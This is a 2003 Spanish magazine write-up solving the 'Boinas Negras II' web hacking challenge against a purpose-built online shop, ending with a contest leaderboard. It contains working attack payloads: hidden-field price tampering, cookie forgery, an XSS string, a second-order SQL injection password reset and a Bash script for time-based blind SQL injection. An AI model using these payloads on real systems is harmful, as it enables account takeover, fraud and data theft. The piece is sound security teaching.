
Publicado en la revista @rroba, nº 74, pp. 22-26. Noviembre, 2003.

El regreso de los Boinas Negras

Solución al II Reto de Hacking Web – "Boinas Negras II"

Ya se empieza a convertir en una tradición. La primera edición de "Boinas Negras"-hace casi año y medio- causó furor por aquel entonces por ser quizás el primer reto de autenticación web celebrado en España, además de ser particularmente divertido. Este año se ha celebrado una nueva edición y, como ya ocurriera en su primera entrega, también hemos participado y logrado pasar con éxito todas y cada una de las pruebas. Este artículo narrará detalladamente los pasos seguidos para alcanzar nuestro propósito, esto es, finalizar con éxito el reto.




Recordando los orígenes

Se está convirtiendo es una práctica cada vez más frecuente: una empresa de seguridad lanza un reto o "wargame" al público, con el fin de auto-publicitarse y de paso divertir a la gente. Si encima ofrece premios a los primeros que consigan pasar todas las pruebas se incrementará aún más el grado de interés y competitividad despertado entre las masas. Este último detalle resulta diferenciador si lo comparamos con los muchos wargames existentes en la Red donde no hay ni premios ni prisas.


Una segunda característica diferenciadora es el grado de realismo del reto: "Boinas Negras" siempre ha sido bien considerado en este sentido, por constar de pruebas basadas en fallos típicos y reales que nos podemos encontrar hoy en día en

cualquier página web de Internet. Dicho de otra forma: para resolver el reto habremos de valernos de técnicas reales y actuales de hacking ético. Resulta atractivo, ¿verdad?



¿Por qué “Boinas Negras”?

Peculiar nombre, sí señor. En este juego de palabras se mezclan varios ingredientes. Por un lado, los conocidos “black hats” (que podríamos definir como una especie de hackers maliciosos y no muy bien vistos por la Comunidad o gente inmersa en el mundo de la seguridad) y algo tan peculiar y simpático como nos puede resultar una boina. Si a esto añadimos premios un tanto simbólicos como una tabla de quesos, un jamón o una boina enseguida nos daremos cuenta del particular tono burlesco con el que los organizadores del concurso han querido dotar al mismo. Este hecho es cuanto menos curioso y en algunos casos puede resultar hasta atractivo.



El concurso


"Boinas Negras I" (http://www.boinasnegras.com/autenticacion/) consistió en diez niveles en la mayoría de los cuales la idea era conseguir vencer un formulario de autenticación web. Es decir, se partía de una ventana donde se nos pedía usuario y contraseña, y debíamos conseguir saltárnosla, sin conocer de antemano el usuario y contraseña correctos. Para ello había que jugar con las cookies, el código HTML y JavaScript (y hasta ASP) de la página e incluso aplicar técnicas un poco más elaboradas como la inyección SQL o la explotación de errores de tipo XSS ("Cross Site Scripting").

El concurso de este año –"Boinas Negras II" (http://www.boinasnegras.com/tienda/)- ha resultado algo diferente. En esta ocasión, tan sólo disponíamos de cinco niveles a superar y el protagonista ha sido sin lugar a dudas la inyección SQL (por otro lado quizás la técnica actual más usada en el hacking de aplicaciones web junto con los bugs XSS). El escenario escogido para todo el desarrollo del juego ha sido una tienda virtual especialmente desarrollada para el evento y ubicada en:
http://www.tiendabn.com/

Como la mayoría de vosotros sabréis es fácil implementar una tienda de estas características. Lo normal es utilizar un motor de bases de datos (como MySQL en Unix, o SQL Server si se ha optado por Windows), donde guardaremos todos los datos (listado de productos y precios que vendemos, clientes, etc.), y al cual lanzaremos consultas SQL para acceder rápidamente a la información que necesitemos. La aplicación web propiamente dicha se suele realizar en un lenguaje como PHP o ASP (por citar algunos). En el caso que nos ocupa, todo está implementado bajo Windows: concretamente sobre IIS, SQL Server y ASP.net.

Basado en el escenario anterior nuestra meta es lograr alcanzar cinco objetivos diferentes dando lugar por tanto a los cinco niveles del juego:

- NTC: Obtener el número de tarjeta de crédito del cliente con login "gonzalo"
- J1: Comprar un jamón, valorado en 350,00 euros, por 1,00 euro
- XSS: Encontrar un agujero de cross-site scripting
- BD: Obtener el nombre de usuario bajo el que se ejecuta la base de datos del backend
- CC: Obtener los contenidos del carrito de la compra del cliente con login "capitan_hispania"



A continuación veremos cómo resolver cada una de las pruebas. El orden de resolución de las mismas en principio es indiferente ya que los niveles no están numerados. Sin embargo y por claridad vamos a abordar los distintos niveles siguiendo el mismo orden que yo seguí para solucionar el reto. Como es normal las pruebas más difíciles preferí dejarlas para el final.

Nivel J1

El objetivo es comprar un producto a un precio diferente del marcado en la tienda. En concreto, debemos comprar el jamón que podemos encontrar a un precio de 350 euros pero invirtiendo sólo la módica cantidad de 1 euro (sustancial rebaja). Para ello, nos dirigimos a la sección de "productos" de la tienda, entramos en "alimentación" y seleccionamos "Jamón ibérico". Estaremos viendo la descripción del producto seleccionado, su precio y se nos ofrecerá la posibilidad de añadirlo a nuestro carrito de la compra. La URL correspondiente es:
http://www.tiendabn.com/publico/caracteristicas.aspx?id=1

Si miramos con atención el código HTML de la página veremos que hay un formulario. Lo primero que llama la atención son unas variables extrañas con extravagantes valores. Por ejemplo:

```
<input type="hidden" name="__VIEWSTATE" value="dDwx [...] YHJ9nDsCGrvgIWgvj" />
```

ASP.net utiliza este tipo de variables para mantener cierta información de estado. Lo primero que se me ocurrió fue buscar información sobre su posible explotación. Aunque encontré la forma de decodificar la variable (http://www.wilsondotnet.com/Demos/ViewState.aspx) no me resultó útil.

Seguimos pues observando nuevas variables. En particular:

```
<input name="PrecioProducto" id="PrecioProducto" type="hidden" value="350" />
```

Bingo: el precio se pasa como un parámetro escondido. ¿Qué ocurre si lo alteramos? Probamos a cambiar el valor “350” por “1” (para ello basta con copiar la página a un fichero HTML local y editar éste, sin olvidar añadir la URL completa en el campo “action” de la etiqueta <form>, para posteriormente “abrirla” con nuestro navegador favorito; o bien, usar alguna aplicación como “Proxomitron” para alterar las peticiones HTTP en tiempo real) y pinchamos en “añadir al carrito”. Pero no iba a ser tan fácil: no conseguimos consumar la compra (la aplicación de la tienda detecta que hemos alterado el precio). ¿Cómo funciona este chequeo?

Fijémonos en otro parámetro:

```
<input name="Firma" id="Firma" type="hidden" value="E+42yAfxBZ2T92KJ0T0Y0yJYvdo=" />
```

Se trata de otro campo escondido que contiene un “hash” o firma digital. No sabemos a priori el método empleado para la generación de dicha firma ni exactamente a partir de qué variables o campos se ha creado, aunque resulta evidente que al menos una de esas

variables es el precio del producto (ya que al variar el precio la comprobación de firma falla). Otra prueba que podemos hacer es dejar el precio intacto y modificar la firma: la comprobación falla. Nuestra forma de actuación será entonces la siguiente: modificaremos tanto el campo de precio como la firma. El problema es el siguiente: ¿cómo recalcular la firma sin ni siquiera conocer el algoritmo de hashing empleado?

Hemos llegado a un aparente callejón sin salida pero… ¡todavía nos quedan variables por mirar! En particular, podemos ver una variable “Debug” que está a “Off”. Lo que hacemos es convertirla en un “On” y falsear de nuevo el precio del formulario. Una vez más la comprobación de firma resulta errónea pero esta vez obtenemos en pantalla información de depuración donde se nos indica el valor de la firma empleada en el chequeo y la que la aplicación esperaba:

```
"Los datos han sido manipulados.
Valor recibido: E+42yAfxBZ2T92KJ0T0Y0yJYvdo=.
Valor recalculado: Kdmf9QIHGvpMzEjqVx0YZIPgXNQ=."
```

Dicho de otra forma, la aplicación de la tienda ha calculado el hash correspondiente al nuevo precio y nos la muestra en pantalla. Ya sólo resta falsear el campo de firma e introducir el nuevo valor junto con el precio de “1”. El producto ha sido añadido a nuestro carrito, con un valor de 1 euro. Ahora sólo resta hacer clic en “pasar por caja”, para efectuar la compra.

Nivel CC

Existe un cliente ya registrado en la tienda cuyo nombre de usuario es "capitan_hispania". La prueba consiste en obtener el contenido exacto de su carrito de la compra. Nuestro primer paso será investigar cómo identifica la aplicación a diferentes usuarios de la tienda para lo cual iremos a la sección de “Miembros”. No disponemos de login y contraseña así que optaremos por crear un nuevo usuario. A continuación examinamos la cookie y la comparamos con la de otros usuarios que también nos habremos creado para hacer pruebas. Observando las diferencias entre las cookies correspondientes a un número suficiente de usuarios (creados por nosotros) llegamos a la siguiente conclusión: hay una parte que corresponde al usuario y que se puede alterar (las restantes partes cambian con el tiempo, principalmente). Lo que podríamos llamar “userid” o identificador de usuario corresponde a la cadena "3x003y" dentro de la variable sita en la cookie, y su valor exacto sería "xy". Así en este caso:

```
Usuario=B45A922FD0F9D3D101340035000000EF762ACEC723C30101EFB65A8CE832FB0100002F000000
```

el “userid” correspondiente sería 45.

Si vamos modificando dicho número y a la vez mirando los datos personales en: http://www.tiendabn.com/miembros/datos.aspx

llegaremos a un usuario cuyos datos son:

```
Nombre:   Rodrigo
Apellido:   Díaz de Vivar
Correo electrónico:   capitan@hispania.es
Ciudad:   Vivar
```

Y que presumiblemente es el usuario buscado. Su “userid” es el 02 (el 01 es el amigo Gonzalo, creador del concurso :-)). Y la cookie que hay que falsear quedaría:

```
Usuario=B45A922FD0F9D3D101300032000000EF762ACEC723C30101EFB65A8CE832FB0100002F000000
```

Una vez hecho esto podemos ver el contenido del carrito de la compra seleccionando la opción “Carrito” en el menú principal de la tienda virtual.

Nivel XSS

En la tienda existe al menos un agujero de cross-site scripting. Para superar este nivel debemos encontrarlo y explotarlo de forma tal que se abra una ventana de alerta con el texto "Boinas Negras". Es decir, lo que se persigue es ejecutar el siguiente script:

```
<script>alert("Boinas Negras")</script>
```

Investigando un poco llegamos a la siguiente URL:
http://www.tiendabn.com/publico/caracteristicas.aspx?id=3cualquiercosa
Observamos que aparece la descripción del producto cuyo id=3, es decir, en la comprobación de producto se ignora lo que haya después del número. Sin embargo,

mirando el fuente HTML de la página obtenida nos daremos cuenta de que el valor íntegro introducido queda plasmado en el propio contenido de la página. En el caso anterior:
<form name="_ctl0" method="post" action="caracteristicas.aspx?id=3cualquiercosa" id="_ctl0">

Acabamos de encontrar la vulnerabilidad XSS buscada:
http://www.tiendabn.com/publico/caracteristicas.aspx?id=3"><script>alert("Boinas%20Negras")</script>

Nivel NTC

Existe un cliente ya registrado en la tienda cuyo nombre de usuario es "gonzalo". La prueba consiste en obtener su número de tarjeta de crédito. Aunque a primera vista puede parecer una repetición del nivel CC, no es así ya que los datos de la tarjeta de crédito no figuran entre los datos personales. Esta vez debemos usar la opción “Datos de tarjeta”, dentro del menú de “Miembros”. La diferencia es que esta funcionalidad exige autenticación, cosa que no ocurría al intentar ver los datos personales. Si hacemos clic en “Datos de tarjeta” aparece en pantalla el siguiente mensaje: “Por motivos de seguridad, para ver sus datos de tarjeta de crédito debe identificarse de nuevo.”. El problema es que aunque estamos logueados como el usuario “gonzalo” (gracias al falseo de la cookie) no sabemos la contraseña de éste, que nos permitiría obtener los datos de su tarjeta de crédito.

Tras intentar inyectar SQL de la forma tradicional (probando una contraseña como: ‘ or ‘’=’) no encontramos la forma de saltarnos la autenticación. ¿O tal vez sí?

Estudiemos el funcionamiento del .aspx de cambio de contraseña. Éste valida de la siguiente forma:

1) Comprueba que la vieja contraseña es correcta:
```
SELECT * FROM users WHERE username = 'usuario' AND password = 'oldpassword';
```
2) Asigna la nueva contraseña al usuario resultante de la query anterior:
```
UPDATE users SET password = 'newpassword' WHERE username = 'usuario';
```

Como hemos apuntado antes, no parece posible inyectar en ninguno de los campos de contraseña, que son los únicos que el formulario de cambio de contraseña permite alterar. Pero, ¿y si probamos a alterar el campo de usuario? ¿Cómo hacemos esto? El usuario está fijado una vez que el sistema nos ha autenticado, no es una variable con la que podamos jugar al cambiar la contraseña. Se nos ocurre una manera de explotar esto: creamos un nuevo usuario cuyo login será “gonzalo'--“ (sin las comillas dobles). Ahora simplemente entramos al sistema con dicho usuario y utilizamos la opción de cambiar contraseña. Supongamos que elegimos "qqqqqqqqqq" para el valor de nueva contraseña. La aplicación internamente ejecutaría:

```
SELECT * FROM users WHERE username = 'gonzalo'--' AND password = 'oldpassword';
UPDATE users SET password = 'qqqqqqqqqq' WHERE username = 'gonzalo'--';
```

Que es equivalente (tras eliminar los comentarios) a:

```
SELECT * FROM users WHERE username = 'gonzalo';
UPDATE users SET password = 'qqqqqqqqqq' WHERE username = 'gonzalo';
```

Luego hemos conseguido cambiar la contraseña de “gonzalo” y podremos a continuación autentificarnos como él para obtener así todos sus datos, incluidos –ahora sí- los de su tarjeta de crédito.

Nivel BD

Se debe averiguar cuál es el nombre de usuario bajo el que se ejecuta la base de datos del backend. La naturaleza del objetivo buscado nos hace sospechar que será necesario ejecutar una sentencia SQL. Nos encontramos ante una prueba de inyección SQL relativamente compleja, como vislumbraremos muy pronto. Para empezar, la aplicación web no muestra errores. Esto quiere decir que aunque consiguiéramos insertar cadenas erróneas dentro de una sentencia SQL no sabremos si realmente el truco ha funcionado porque no veremos el mensaje de error SQL correspondiente. Tendremos que trabajar a ciegas. Además de esta dificultad añadida todavía queda una parte que tampoco resultará sencilla: encontrar una página en la aplicación que permita la inyección, para poder lanzar el ataque.

Pero si no vemos errores, ¿cómo encontrar la página vulnerable? Utilizaremos una técnica descrita en uno de los famosos documentos sobre inyección SQL de Chris Anley: “More advanced SQL injection”. La idea es simple y consiste en inyectar algo como:

```
'; waitfor delay '0:0:5'--
```

Si la inyección es correcta y el comando “waitfor” se ejecuta, el resultado será que la aplicación esperará 5 segundos antes de devolver la página. De esta forma podremos detectar páginas vulnerables a inyección SQL, incluso cuando los errores en pantalla están deshabilitados. Utilizando esta técnica y con mucha paciencia iremos rastreando las páginas que componen el aplicativo web hasta dar con el fallo. Concretamente éste se encontraba en una de las cabeceras de la URL siguiente:
http://www.tiendabn.com/publico/ofertas.aspx

Es posible inyectar modificando la cabecera “Accept-Language” pero sólo en esta página (lo cual no es demasiado realista: lo lógico es que el mismo fallo se encontrase en todas las páginas, no sólo en ésta). Ahora bien, ¿cómo podemos obtener el usuario con el que corre la base de datos? Si pudiéramos ejecutar sentencias SQL y ver los resultados de las mismas sería fácil, bastaría con:

```
'; select user--
```

El problema es que no disponemos de tantas facilidades, esto es, no podemos ver la salida en pantalla de ningún comando, al menos de forma trivial. Habrá que valerse del truco del “waitfor”. Por ejemplo:

```
'; if user = ‘crg’ waitfor delay '0:0:5'—
```

Ejecutando la query anterior sería posible saber si el usuario buscado es “crg”. Podríamos pensar entonces en lanzar un ataque de fuerza bruta construyendo sentencias similares a la anterior y probando posibles nombres de usuario, utilizando un ataque de diccionario. La efectividad de un ataque así depende enormemente de la fortaleza de la contraseña usada. Si el nombre buscado es una palabra común o fácilmente adivinable entonces el éxito de nuestro ataque estaría asegurado. Pero, ¿qué ocurriría si el nombre de usuario está un poco más elaborado? Para curarnos en salud se nos ocurre otra opción:

```
'; if user like 'a%' waitfor delay '0:0:5'--
```

O lo que es lo mismo, si el usuario comienza por la letra “a” observaremos un retardo de 5 segundos. Si lanzamos una query parecida probando con todos los números y letras del abecedario podremos saber cuál es el primer carácter del nombre de usuario buscado. Supongamos que empieza por la letra “c”. Ahora repetiríamos el proceso para averiguar el segundo carácter:

```
'; if user like 'ca%' waitfor delay '0:0:5'--
'; if user like 'cb%' waitfor delay '0:0:5'--
'; if user like 'cc%' waitfor delay '0:0:5'--
…
```

Y así sucesivamente hasta descubrir todos los caracteres del nombre de usuario buscado. Ahora sólo resta automatizar el proceso. Realizaremos la implementación en un lenguaje de scripting ampliamente utilizado en el mundo Unix: se trata de Bash. Obsérvense los resultados:

```
roman@goliat:~/boinas2> cat bd
#!/bin/bash
# Nivel BD de Boinas Negras II. (c) RoMaNSoFt, 2003.
# 07.06.2003.

### Variables
minlong=1
maxlong=15
maxtime=3
charset="abcdefghijklmnopqrstuvwxyz1234567890"

### Funciones

# $1=cadena a inyectar
chequear()
{
  curl -m $maxtime -H "Accept-Language:$1" http://www.tiendabn.com/publico/ofertas.aspx
>/dev/null 2>&1

  if [ $? -eq 28 ] ; then
    return 0
  else
    return 1
  fi
}


### Programa principal

# 1) Primero calculamos la longitud del username
echo -n "Calculando longitud del username (min=$minlong, max=$maxlong) ... "
for i in `seq $minlong $maxlong` ; do
  chequear "';if len(user)=$i waitfor delay '0:0:$maxtime'--"
  if [ $? -eq 0 ] ; then
        long=$i
        break
  fi
done

if [ $long ] ; then
  echo -e "Ok :-)\n** La longitud del username es: $long **"
else
  echo -e "\nLo siento, longitud no encontrada (pruebe a aumentar la variable maxlong).
Bye!"
  exit
fi

# 2) Brute force de username
echo -e "\nAhora calcularemos el usuario por fuerza bruta. Esto puede tardar. Espere..."
username=""
for i in `seq 1 $long` ; do
  echo -n "#$i -> "
  longcharset=`expr length $charset`
  for j in `seq 1 $longcharset` ; do
    unset match
    char=`echo $charset | cut -b $j`

    chequear "';if user like '$username$char%' waitfor delay '0:0:$maxtime'--"
    if [ $? -eq 0 ] ; then
      match=$char
      break
    fi
  done

  if [ $match ] ; then
    echo $match
    username=$username$match
  else
    echo -e "ERROR :-(\nLo siento, deberá ampliar el charset. Proceso abortado."
        exit
  fi
done

echo "** El usuario es: $username **"
echo Done
```

```
roman@goliat:~/boinas2> time ./bd
Calculando longitud del username (min=1, max=15) ... Ok :-)
** La longitud del username es: 6 **

Ahora calcularemos el usuario por fuerza bruta. Esto puede tardar. Espere...
#1 -> *
#2 -> e
#3 -> *
#4 -> *
#5 -> 2
#6 -> 0
** El usuario es: *e**20 **
Done

real    1m17.306s
user    0m0.820s
sys     0m0.970s
```

Voilá. Hemos llevado a cabo con éxito nuestro peculiar ataque de fuerza bruta en poco más de un minuto. Nótese que he escondido adrede tres de los caracteres de la solución.

Fin del concurso

No parecía muy difícil pero hemos tenido que sudar lo nuestro para resolver todas las pruebas, en especial la última. Finalmente, lo hemos logrado. Y ha merecido la pena el esfuerzo: ha resultado la mar de divertido ☺

Román Medina-Heigl Hernández
-[RoMaNSoFt]-
roman@rs-labs.com

[http://www.rs-labs.com/]


Boinas Negras - Lista de clasificación del II Reto de Hacking Web - Microsoft Internet Explorer
Archivo Edición Ver Favoritos Herramientas Ayuda
Atrás Búsqueda Favoritos Multimedia
Dirección http://www.boinasnegras.com/tienda/clasificacion.asp?id=48&sel=1&Orden=1
Vínculos Google Grupos Google Bugtraq VulnDB Astalavista Infojobs Stats RS-Labs Xbox-Scene Banca Comunidad EOL - Xbox Webmail - HS
Lunes, 15 de septiembre de 2003
Boinas Negras
boinasnegras.com
Cursos especializados de Seguridad en Internet
Información sobre el reto
Usuarios registrados: 3422
Usuarios conectados: 0
Lista de clasificación
Premios
Condiciones del reto
Agradecimientos
:: Lista de clasificación del II Reto de Hacking Web ::
Concursante
Desde
cthulhugroup 02/06/2003 23:25:35
spinlock 05/06/2003 0:44:49
Pinocho 05/06/2003 4:13:32
vaijira 05/06/2003 4:22:27
tayoken 05/06/2003 4:43:42
kicat 05/06/2003 6:12:26
neverwhere 05/06/2003 10:01:40
dreyer 05/06/2003 18:01:13
kanutron 05/06/2003 19:00:53
matusalem 05/06/2003 20:12:37
ShAPoNe 05/06/2003 23:21:44
NekoNyoo 05/06/2003 23:34:16
mips 05/06/2003 23:38:12
Darknadie 05/06/2003 23:41:17
bl4d3 06/06/2003 0:07:57
Chivito 06/06/2003 0:20:58
Klase 06/06/2003 0:22:15
zauron 06/06/2003 0:24:13
wizard 06/06/2003 0:45:32
runlevel 06/06/2003 0:46:52
condorkm 06/06/2003 1:00:34
phiber 06/06/2003 1:15:16
TheBoina 06/06/2003 2:31:07
ioanitux 06/06/2003 2:32:49
IsAhT 06/06/2003 5:59:12
AtilA 06/06/2003 12:16:44
ronko 06/06/2003 17:57:17
Internet